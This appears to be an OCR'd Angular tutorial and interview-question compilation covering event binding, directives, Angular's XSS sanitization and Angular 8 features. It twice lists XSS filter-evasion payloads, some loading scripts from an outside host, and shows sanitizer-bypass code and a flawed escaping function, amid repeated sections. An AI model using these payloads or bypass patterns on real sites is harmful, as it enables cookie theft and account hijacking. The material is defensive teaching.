1. Binding to user input events: You are able to use the Angular event binding to answer to DOM event. User input triggers so many DOM events. It is a very effective method to get the input from the user.

For example:

<button (click)="onClickMe()">Click me!</button>

2. Get user input from the event object: DOM carries a cargo of the information that possibly is valuable for the components. Here is an example to show you the keyup event of an input box to obtain the user's input after every stroke

Example:

src/app/keyup.components.ts (template v.1)

content_copy

template: `

<input (keyup)="onKey($event)">

{{values}}

3. Key event filtering: Every keystroke is heard by the (keyup) event handler. The enter keys matter the most as it provides the sign of the user that he has done with the typing. The most efficient method of eliminating the noise is to look after every $event.keyCode and the action is taken only when the enter key is pressed.

17. **Question 17. What Is The Difference Between Structural And Attribute Directives In Angular?**

Answer :

Structural directives:

These are used to alter the DOM layout by removing and adding DOM elements. It is far better in changing the structure of the view. Examples of Structural directives are NgFor and Ngif.

Attribute Directives:

These are being used as characteristics of elements. For example, a directive such as built-in NgStyle in the template Syntax guide is an attribute directive.

Angular 8, 7, 6, 5 4 and 2 Security - XSS/CSRF Vulnerabilities Attacks!

What Is Cross Site Scripting (XSS) Attack? How Angular Prevent?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular?

How Angular Protects Us From XSS Attacks?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The Angular treats all values as untrusted by default. This is the great advantages of Angular.

When a value is Inserted Vulnerability into the DOM from –

1. A Template
2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation
7. And so on.

Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

Angular provides **built-in**, values as untrusted by **default**,
anti **XSS** and **CSRF/XSRF** protection.
The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.

The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Angular defines the following security -

HTML is used when interpreting a value as HTML i.e.

```
<div [innerHTML]="UNTRUSTED"></div>
OR
<input value="UNTRUSTED">
```

Style is used when binding CSS into the style property i.e.

```
<div [style]="height:UNTRUSTED"></div>
```

URL is used for URL properties i.e.

```
<a [href]="UNTRUSTED-URL"></a>
OR
<script [src]="UNTRUSTED-URL"></script>
OR
<iframe src="UNTRUSTED-URL" />
```

Resource URL is a URL that will be loaded and executed i.e.

```
<script>var value='UNTRUSTED';</script>
```

```
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

How To Bypass Angular Cross Site Scripting (XSS) Protection?

The Angular treats all values as untrusted by default. This is the great advantages of Angular.

Example 1 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<div [innerHtml]="html"></div>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>a
lert("XSS")</script>') ;
  }
}
```

Example 2 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<iframe [src]="iframe"></iframe>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-
sample.com")
  }
}
```

How To Handle XSS Vulnerability Scenarios in AngularJs?

```
<script type="text/javascript">
  var app =angular.module('App', ["ngSanitize"]);
  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){
```

```
    $scope.name ="";
    $scope.processHtmlCode=function() {
       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );
    }
  }]);
</script>
```

HTML code-

```
<span ng-bind-html="trustedMessage"></span>
```

Angular Security Principles - Angular Security!

Security Principles For Angular's Regular Web Applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Example –

```
export const BROWSER_SANITIZATION_PROVIDERS: Array<any> = [
  {provide: Sanitizer, useExisting: DomSanitizer},
  {provide: DomSanitizer, useClass: DomSanitizerImpl},
];

@NgModule({
  providers: [
    BROWSER_SANITIZATION_PROVIDERS
    ...
  ],
  exports: [CommonModule, ApplicationModule]
})
export class BrowserModule {}
```

DOM sanitization - Use to clean untrusted parts of values -

```
export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE_URL }

export abstract class DomSanitizer implements Sanitizer {
  abstract sanitize(context: SecurityContext, value: SafeValue|string|null):
string|null;
  abstract bypassSecurityTrustHtml(value: string): SafeHtml;
  abstract bypassSecurityTrustStyle(value: string): SafeStyle;
  abstract bypassSecurityTrustScript(value: string): SafeScript;
  abstract bypassSecurityTrustUrl(value: string): SafeUrl;
  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;
}
```

The DOM Sanitize Methods –


```
sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {
  if (value == null) return null;

  switch (ctx) {
    case SecurityContext.NONE:
      return value as string;

    case SecurityContext.HTML:
      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicati
onSecurity;
      this.checkNotSafeValue(value, 'HTML');
      return sanitizeHtml(this._doc, String(value));

    case SecurityContext.STYLE:
      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicat
ionSecurity;
      this.checkNotSafeValue(value, 'Style');
      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:
      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplica
tionSecurity;
      this.checkNotSafeValue(value, 'Script');
      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:
      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {
        // Allow resource URLs in URL contexts, they are strictly more trusted.
        return value.changingThisBreaksApplicationSecurity;
```

```
      }
      this.checkNotSafeValue(value, 'URL');
      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE_URL:
      if (value instanceof SafeResourceUrlImpl) {
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'ResourceURL');
      throw new Error(
          'unsafe value used in a resource URL context (see
http://g.co/ng/security#xss)');

    default:
      throw new Error(`Unexpected SecurityContext ${ctx}
(see http://g.co/ng/security#xss)`);
  }
}
```

Angular Prevent XSS/CSRF Attacks - Angular Security!

In This Article -

1. What Is cross-site scripting (XSS) Attack?
2. How Angular prevents cross-site scripting (XSS)?
3. How Angular Protects Us From XSS Attacks?
4. Attacker's vulnerability scripts and code
5. How To Handle XSS Vulnerability Scenarios in Angular?
6. How To Bypass Angular XSS protection?
7. How to sanitize a value manually?
8. How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?
9. How To Handle XSS Vulnerability Scenarios in AngularJs?
10. Examples



What Is Cross Site Scripting (XSS) Attack?

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The **Cross Site Scripting (XSS)** attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular? How Angular Protects Us From XSS Attacks?

The **Cross Site Scripting (XSS)** attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.
The Angular treats all values as untrusted by default. This is the great advantages of **Angular**.

When a value is **Inserted Vulnerability** into the DOM from –

1. A Template
2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation

7. And so on.
   Angular recognizes the value as unsafe and automatically sanitizes and removes the **script tag** and other **security**vulnerabilities.

   Angular provides **built-in**, values as untrusted by **default**,
   anti **XSS** and **CSRF/XSRF** protection.
   The **CookieXSRFStrategy** class takes care of preventing XSS and CSRF/XSRF attacks.
   The **DomSanitizationService** takes care of removing the dangerous bits in order to prevent XSS attacks.

   Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

   Impact of Cross Site Scripting (XSS) -
   When attackers successfully exploit XSS vulnerabilities in a web application, they can insert scripts and malicious code.

   An Attacker can –

- Hijack user's account
- Access browser history and clipboard contents
- Application cookies, sessions
- Control the browser remotely
- Scan and exploit intranet appliances and applications

- And so on

Angular defines the following security -

HTML is used when interpreting a value as HTML i.e.

```
<div [innerHTML]="UNTRUSTED"></div>
OR
<input value="UNTRUSTED">
```

Style is used when binding CSS into the style property i.e.

```
<div [style]="height:UNTRUSTED"></div>
```

URL is used for URL properties i.e.

```
<a [href]="UNTRUSTED-URL"></a>
OR
<script [src]="UNTRUSTED-URL"></script>
OR
<iframe src="UNTRUSTED-URL" />
```

Resource URL is a URL that will be loaded and executed i.e.

```
<script>var value='UNTRUSTED';</script>
```

```
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

Malicious Scripts and Code – Vulnerability

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

```
<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></
EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="httx://xss.rocks/xss.js">></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video>

<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-
equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></scri
pt
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert(1)">X

</script><img/*%00/src="worksinchrome&colon;prompt(1)"/%00*/onerror='eval(src)'>
```

```
<img src="/" =_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%
72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>

<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe
<script x> alert(1) </script 1=2
```

How does Angular handle with XSS or CSRF? How Angular prevents this attack?

Angular applications must follow the same security principles as regular web applications -

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

Example –

```
export const BROWSER_SANITIZATION_PROVIDERS: Array<any> = [
  {provide: Sanitizer, useExisting: DomSanitizer},
  {provide: DomSanitizer, useClass: DomSanitizerImpl},
];

@NgModule({
  providers: [
    BROWSER_SANITIZATION_PROVIDERS
    ...
  ],
  exports: [CommonModule, ApplicationModule]
})
export class BrowserModule {}
```

DOM sanitization - Use to clean untrusted parts of values -

```
export enum SecurityContext { NONE, HTML, STYLE, SCRIPT, URL, RESOURCE_URL }

export abstract class DomSanitizer implements Sanitizer {
  abstract sanitize(context: SecurityContext, value: SafeValue|string|null):
string|null;
  abstract bypassSecurityTrustHtml(value: string): SafeHtml;
  abstract bypassSecurityTrustStyle(value: string): SafeStyle;
  abstract bypassSecurityTrustScript(value: string): SafeScript;
  abstract bypassSecurityTrustUrl(value: string): SafeUrl;
  abstract bypassSecurityTrustResourceUrl(value: string): SafeResourceUrl;
}
```

The DOM Sanitize Methods –

```
sanitize(ctx: SecurityContext, value: SafeValue|string|null): string|null {
  if (value == null) return null;

  switch (ctx) {
    case SecurityContext.NONE:
      return value as string;

    case SecurityContext.HTML:
      if (value instanceof SafeHtmlImpl) return value.changingThisBreaksApplicati
onSecurity;
```

```
      this.checkNotSafeValue(value, 'HTML');
      return sanitizeHtml(this._doc, String(value));

    case SecurityContext.STYLE:
      if (value instanceof SafeStyleImpl) return value.changingThisBreaksApplicat
ionSecurity;
      this.checkNotSafeValue(value, 'Style');
      return sanitizeStyle(value as string);

    case SecurityContext.SCRIPT:
      if (value instanceof SafeScriptImpl) return value.changingThisBreaksApplica
tionSecurity;
      this.checkNotSafeValue(value, 'Script');
      throw new Error('unsafe value used in a script context');

    case SecurityContext.URL:
      if (value instanceof SafeResourceUrlImpl || value instanceof SafeUrlImpl) {
        // Allow resource URLs in URL contexts, they are strictly more trusted.
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'URL');
      return sanitizeUrl(String(value));

    case SecurityContext.RESOURCE_URL:
      if (value instanceof SafeResourceUrlImpl) {
        return value.changingThisBreaksApplicationSecurity;
      }
      this.checkNotSafeValue(value, 'ResourceURL');
      throw new Error(
          'unsafe value used in a resource URL context (see
http://g.co/ng/security#xss)');

    default:
      throw new Error(`Unexpected SecurityContext ${ctx}
(see http://g.co/ng/security#xss)`);
  }
}
```

How To Bypass Angular XSS Protection?

Example 1 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'
```

```
@Component({
  selector: 'my-app',
  template: `<div [innerHtml]="html"></div>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.bypassSecurityTrustHtml('<h1>DomSanitizer</h1><script>a
lert("XSS")</script>') ;
  }
}
```

Example 2 -

```
import {BrowserModule, DomSanitizer} from '@angular/platform-browser'

@Component({
  selector: 'my-app',
  template: `<iframe [src]="iframe"></iframe>`,
})
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.iframe = sanitizer.bypassSecurityTrustResourceUrl("https://www.code-
sample.com")
  }
}
```

How To Sanitize a Value Manually in Angular?

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1. SecurityContext.HTML
2. SecurityContext.SCRIPT
3. SecurityContext.STYLE
4. SecurityContext.NONE
5. SecurityContext.RESOURCE_URL
6. SecurityContext.URL

Example 1 –

```
import {Component, SecurityContext} from '@angular/core'
```

```
export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 2 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 3 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM
Sanitize</h2><script> Your code also");
  }
}
```

How To Handle XSS Vulnerability Scenarios in AngularJs?

JavaScript-

```
<script type="text/javascript">
  var app =angular.module('App', ["ngSanitize"]);
  app.controller('AppCtrl', ['$scope', '$sce', function($scope, $sce){
    $scope.name ="";
    $scope.processHtmlCode=function() {
       $scope.trustedMessage =  $sce.trustAsHtml($scope.name );
    }
  }]);
</script>
```

HTML code-

```
<span ng-bind-html="trustedMessage"></span>
```

How Prevents HTML DOM Based XSS attacks?

```
<script type="text/javascript">
  let escapeHTML = function(unsafe_str) {
    return unsafe_str
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/\"/g, '&quot;')
        .replace(/\'/g, '&#39;')
        .replace(/\//g, '&#x2F;')
        .replace('src','drc');
}

//Bind HTML - DOM
element.innerHTML = escapeHTML(iputData);

</script>
```

How To Sanitize a Value Manually in Angular?

Anil Singh 10:58 PM

As per our project requirement, we are sanitizes a value manually using the below sanitize methods-

1. SecurityContext.HTML
2. SecurityContext.SCRIPT
3. SecurityContext.STYLE
4. SecurityContext.NONE
5. SecurityContext.RESOURCE_URL
6. SecurityContext.URL

Example 1 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
```

```
    this.html = sanitizer.sanitize(SecurityContext.HTML, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 2 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.script = sanitizer.sanitize(SecurityContext.SCRIPT, "<h2>DOM
Sanitize</h2><script>alert("XSS")</script>");
  }
}
```

Example 3 –

```
import {Component, SecurityContext} from '@angular/core'

export class App {
  constructor(private sanitizer: DomSanitizer) {
    this.url = sanitizer.sanitize(SecurityContext.URL, "<h2>DOM
Sanitize</h2><script> Your code also");
  }
}
```

How Prevents HTML DOM Based Cross Site Scripting (XSS) Attacks?

What Is Cross Site Scripting (XSS) Attack?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications.

The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How Prevents HTML DOM Based XSS attacks?

```
<script type="text/javascript">
  let escapeHTML = function(unsafe_str) {
    return unsafe_str
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/\"/g, '&quot;')
        .replace(/\'/g, '&#39;')
        .replace(/\//g, '&#x2F;')
        .replace('src','drc');
}

//Bind HTML - DOM
element.innerHTML = escapeHTML(iputData);

</script>
```

Attacker Malicious Scripts and Code – Vulnerability

Malicious Scripts and Code – Vulnerability

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>

<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>

<TABLE><TD BACKGROUND="javascript:alert('XSS')">

<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></
EMBED>

<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="httx://xss.rocks/xss.js"></SCRIPT>

<Img src = x onerror = "javascript: window.onerror = alert; throw XSS"><Video
```

```
<source onerror = "javascript: alert (XSS)"><Input value = "XSS" type = text>

<applet code="javascript:confirm(document.cookie);">

<isindex x="javascript:" onmouseover="alert(XSS)">

"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

"><img src="x:x" onerror="alert(XSS)">

"><iframe src="javascript:alert(XSS)">

<object data="javascript:alert(XSS)">

<isindex type=image src=1 onerror=alert(XSS)>

<img src=x:alert(alt) onerror=eval(src) alt=0>

<img  src="x:gif" onerror="window['al\u0065rt'](0)"></img>

<iframe/src="data:text/html,<svg onload=alert(1)>">

<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-
equiv="refresh"/>

<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></scri
pt
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert(1)">X

</script><img/*%00/src="worksinchrome&colon;prompt(1)"/%00*/onerror='eval(src)'>

<img src="/" =_=" title="onerror='prompt(1)'">

<form><button formaction=javascript&colon;alert(1)>CLICKME
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"

<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%
72%69%70%74%3E"></iframe>

<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>
```

```
<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>

<<SCRIPT>alert("XSS");//<</SCRIPT>

<SCRIPT SRC=http://xss.rocks/xss.js?< B >

<iframe src=http://xss.rocks/scriptlet.html <

</script><script>alert('XSS');</script>

</TITLE><SCRIPT>alert("XSS");</SCRIPT>

<style>//*{x:expression(alert(/xss/))}//<style></style>

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe
<script x> alert(1) </script 1=2
```

What Is Angular?


Angular is a most popular web development framework for developing mobile apps as well as desktop applications.

Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.

Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.

Misko Hevery - Agile Coach at Google, Attended Santa Clara University and Lives in Saratoga, CA.

Angular is written in TypeScript and so it comes with all the capabilities that typescript offers.



You don't worry about the TypeScript versions. The compiler manages to the versioning related problems and Angular team working with Traceur compiler team to provide the support to build some extensions.

What's New in Angular 8?

Angular 8 being smaller, faster and easier to use and it will making Angular developers life easier. Angular version numbers have three parts**: major.minor.patch**. This release contains the following added and Improvements over the entire Angular platform including:-

=> Added Support for ***TypeScript 3.2***
=> Added a Navigation Type Available during Navigation in the Router

=> Added ***pathParamsOrQueryParamsChange*** mode for ***runGuardsAndResolvers*** in the Router
=> Allow passing state to ***routerLink*** Directives in the Router
=> Allow passing state to ***NavigationExtras*** in the Router
=> Restore whole object when navigating back to a page managed by Angular Router
=> Added support for ***SASS***
=> Resolve generated ***Sass/Less*** files to .css inputs

=> Added Predicate function mode for ***runGuardsAndResolvers***:-
This option means guards and resolvers will ignore changes when a provided predicate function returns `false`. This supports use cases where an application needs to ignore some param updates but not others.

For example, changing a sort param in the URL might need to be ignored, whereas changing the `project` param might require re-run of guards and resolvers.

=> Added functionality to mark a control and its descendant controls as touched: -
add *markAllAsTouched () to AbstractControl*

=> Added ng-new command that builds the project with Bazel
=> Use image based cache for windows BuildKite
=> Export ***NumberValueAccessor*** & ***RangeValueAccessor*** directives

=> Use shared ***DomElementSchemaRegistry*** instance for improve performance of platform-server***(@angular/platform-server)***:-

*Right now the ServerRendererFactory2` creates a new instance of the `DomElementSchemaRegistry` for each and every request, which is quite costly (for the Tour of Heroes SSR example this takes around **15%** of the overall execution time)*

=> Now the Performance Improvements on core, more consistent about ***"typeof checks"***: -
When testing whether `value` is an object, use the ideal sequence of strictly not equal to `null` followed by `typeof value === 'object'` consistently. Specifically there's no point in using double equal with `null` since `undefined` is ruled out by the `typeof` check.
\
Also avoid the unnecessary ToBoolean check on `value.ngOnDestroy` in `hasOnDestroy()`, since the `typeof value.ngOnDestroy === 'function'` will only let closures pass and all closures are truish

(with the notable exception of `document.all`, but that shouldn't be relevant for the `ngOnDestroy` hook)

=> In the Compiler-CLI, expose ngtsc as a TscPlugin

=> Restore whole object when navigating back to a page managed by Angular Router:-
This feature adds a few capabilities. First, when a `popstate` event fires the value of `history.state` will be read and passed into `NavigationStart`. In the past, only the `navigationId` would be passed here.

Additionally, `NavigationExtras` has a new public API called `state` which is any object that will be stored as a value in `history.state` on navigation.

For example, the object `{foo: 'bar'}` will be written to `history.state` here: - `router.navigateByUrl('/simple', {state: {foo: 'bar'}});`

What Are Components in Angular?

Components are the most basic building block of a UI in Angular applications and it controls views (HTML/CSS). They also communicate with other components and services to bring functionality to your applications.

Technically components are basically TypeScript classes that interact with the HTML files of the components, which get displayed on the browsers.

The component is the core functionality of Angular applications but you need to know to pass the data into the components to configure them.

Angular applications must have a root component that contains all other components.

Components are created using @Component decorator that is part of @angular/core module.

You can create your own project using Angular CLI, this command allows you to quickly create an Angular application like - generate components, services, pipes, directive, classes, and modules, and so on as per your requirements.

Explore in detail about Angular Components click…

What Is Modules?

The NgModule is a TypeScript class marked by the @NgModule decorator.

The NgModule is a class and work with the @NgModule decorator function and also takes a metadata object that tells Angular how to compile and run module code.

The Angular module helps you to organize an application into associative blocks of functionality.

An angular module represents a core concept and plays a fundamental role in structuring Angular applications.

The NgModule is used to simplify the ways you define and manage the dependencies in your applications and also you can consolidate different components and services into associative blocks of functionality.

Every Angular application should have at least one module and it contains the components, service providers, pipes and other code files whose scope is defined by the containing NgModule.

The purpose of the module is to declare everything you create in Angular and group them together.
Explore in detail about Angular module click…

What Are Angular Directives?

Angular Directive is a TypeScript class which is declared as a @directive decorator.

The directives allow you to attach behavior to DOM elements and the @directive decorator provide you an additional metadata that determines how directives should be processed, instantiated, and used at run-time.

Explore in detail about Angular Directives click…

What Is Dependency Injection (DI)?

Dependency Injection is a powerful pattern for managing code dependencies. DI is a way to create objects that depend upon other objects.

Angular has its own DI framework pattern, and you really can't build an Angular application without Dependency injection (DI).

A DI system supplies the dependent objects when it creates an instance of an object.

Explore in detail about Angular Dependency Injection (DI) click…

What Is Angular Pipe?

Pipes transform displayed values within a template.

Use the @Pipe annotation to declare that a given class is a pipe. A pipe class must also implement a PipeTransform interface.
The @Pipe decorator allows you to define the pipe name that is globally available for use in any template in the across Angular apps.

Pipe class implements the “PipeTransform” interfaces transform method that accepts an input value and returns the transformed result.
There will be one additional argument to the transform method for each parameter passed to the pipe.

Explore in detail about Angular Pipes Decorator click…

What Is runGuardsAndResolvers function?

This option means **guards** and **resolvers** will ignore changes when a provided predicate function returns `**false**`. This supports use cases where an application needs to ignore some param updates but not others.

For example, changing a sort param in the URL might need to be ignored, whereas changing the `**project**` param might require re-run of guards and resolvers.

What Is “typeof checks” in Angular 8?
How To Performance Improvements on core in Angular 8?

